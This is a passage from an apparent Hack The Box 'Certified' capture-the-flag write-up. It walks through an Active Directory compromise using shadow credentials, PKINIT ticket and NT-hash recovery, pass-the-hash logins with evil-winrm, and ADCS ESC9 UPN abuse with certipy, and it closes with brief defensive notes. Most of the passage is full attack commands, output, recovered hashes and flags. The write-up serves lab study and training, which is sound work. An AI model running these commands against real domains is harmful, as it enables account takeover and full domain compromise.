
F.)

```
export KRB5CCNAME=management_svc.ccache
python3 getnthash.py -key <key> certified.htb/management_svc

Impacket v0.13.0.dev0+20250220.93348.6315ebd - Copyright Fortra, LLC and its
affiliated companies
[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
```

Evil-WinRM

G.) We log in to the `management_svc` user with evil-winrm using the hash we got and have a remote PowerShell.

```
evil-winrm -i $target -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
```




```
*Evil-WinRM* PS C:\Users\management_svc> cd Desktop
*Evil-WinRM* PS C:\Users\management_svc\Desktop> ls


    Directory: C:\Users\management_svc\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         7/21/2025   9:05 PM             34 user.txt


*Evil-WinRM* PS C:\Users\management_svc\Desktop> cat user.txt
038772584d94807e135dbc24975fd70c
```

The `user.txt` flag got found at `C:\Users\management_svc\Desktop`

Lateral Movement

After further enumeration in BloodHound we find out that the `management_svc` user has `GenericAll ACL` over the `co_operator` user.




We can use this to do exactly the same as for the user `management_svc` to get access to the `ca_operator` user.

pywhisker.py

A.) Adding Shadow Credentials and getting Certificate

```
python3 pywhisker.py -d "certified.htb" -u "management_svc" -H
a091c1832bcdd4677c28b5a6a1295584' --target "ca_operator" --action "add"
```



```
┌──(ziliel㉿ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Certified/scans]
└─$ python3 /media/ziliel/SANDISK-256/scripts/pywhisker/pywhisker/pywhisker.py -d "certified.htb" -u "management_svc"
 -H 'a091c1832bcdd4677c28b5a6a1295584' --target "ca_operator" --action "add"
[*] Searching for the target account
[*] Target user found: CN=operator ca,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 0bf96a82-4036-f3ed-527d-56c51269fd45
[*] Updating the msDS-KeyCredentialLink attribute of ca_operator
[+] Updated the msDS-KeyCredentialLink attribute of the target object
```

gettgtpkinit.py

B.) Authenticating with the obtained cert to get a `TGT`

```
python3 gettgtpkinit.py cert-pfx HhjgB6Pj.pfx $target/ca_operator -pfx-pass
'password given by pywhisker' ca_operator.ccache
```

getnthash.py

C.) Using the obtained `TGT` to get the NTLM hash of the `ca_operator` user.


```
export KRB5CCNAME=ca_operator.ccache
python3 /opt/PKINITtools/getnthash.py -key <key> $target/ca_operator

Recovered NT Hash
b4b86f45c6018f1b664f70805f45d8f2
```

Privilege Escalation

Certipy

We start with enumerating the `ADCS` to see what can be abused through the ca_operator user.

```
certipy find -u ca_operator@certified.htb -hashes
b4b86f45c6018f1b664f70805f45d8f2 -vulnerable -stdout
```




```
    [!] Vulnerabilities
      ESC9                              : Template has no security extension.
    [*] Remarks
      ESC9                              : Other prerequisites may be required for this to be exploitable. See the wik
i for more details.
```

It seems like the ADCS config is vulnerable to ESC9 attack. ESC9 allows modification of UPNs to impersonate users during certificate enrollment.

Certipy-ad

A.) Let's change the `UPN` of ca_operator from ca_operator@certified.htb to Administrator.


```
certipy-ad account update -username management_svc@certified.htb -hashes
a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator
```



```
┌──(ziliel㉿ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Certified/scans]
└─$ certipy-ad account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user c
a_operator -upn Administrator
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: CERTIFIED.HTB.
[!] Use -debug to print a stacktrace
[*] Updating user 'ca_operator':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_operator'
```

B.) After we changed the User Principal Name we request a certificate to the new `UPN`.


```
certipy-ad req -username ca_operator@certified.htb -hashes
b4b86f45c6018f1b664f70805f45d8f2 -ca certified-DC01-CA -template
CertifiedAuthentication -debug
```



```
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

We got an admin certificate with which we can authenticate but first, C.) We must set our `UPN` back to normal


```
certipy-ad account update -username management_svc@certified.htb -hashes
a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn ca_operator@certified.htb
```



```
┌──(ziliel㉿ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Certified/scans]
└─$ certipy-ad account update -username management_svc@certified.htb -hashes a091c1832bcdd4677c28b5a6a1295584 -user c
a_operator -upn ca_operator@certified.htb
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: CERTIFIED.HTB.
[!] Use -debug to print a stacktrace
[*] Updating user 'ca_operator':
    userPrincipalName                   : ca_operator@certified.htb
[*] Successfully updated 'ca_operator'
```

D.) Now authenticate to the DC with the `administrator.pfx` certificate.

```
certipy-ad auth -pfx 'administrator.pfx' -domain 'certified.htb'
```




```
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb':
aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

Evil-WinRM

E.) Finally we log in to the target as `Admin` with the NTLM hash and obtain the `root.txt` flag

```
evil-winrm -i 10.129.254.108 -u Administrator -H 0d5b49608bbce1751f708748f67e2d34
```



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
1a2a9a2c87f1a1f5e41d2ee5b9492adf
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Attack Chain

Initial Credentials → BloodHound ACL Analysis → WriteOwner Abuse → GenericWrite Abuse → Shadow Credentials (msDS-KeyCredentialLink) → PKINIT Authentication → Lateral Movement → ADCS ESC9 (UPN Abuse) → Domain Administrator

Defensive Notes:

- Monitor changes to msDS-KeyCredentialLink
- Restrict WriteOwner / GenericWrite on groups
- Enforce strong certificate template constraints
- Alert on UPN changes of privileged users

Learned

This machine deepened my understanding of Active Directory ACL abuse, shadow credentials, and PKINIT-based authentication attacks. It provided hands-on experience with BloodHound path analysis, Certipy-based ADCS exploitation, and modern certificate abuse techniques leading to full domain compromise. The box highlighted how misconfigured permissions and ADCS can be chained together into a critical escalation path.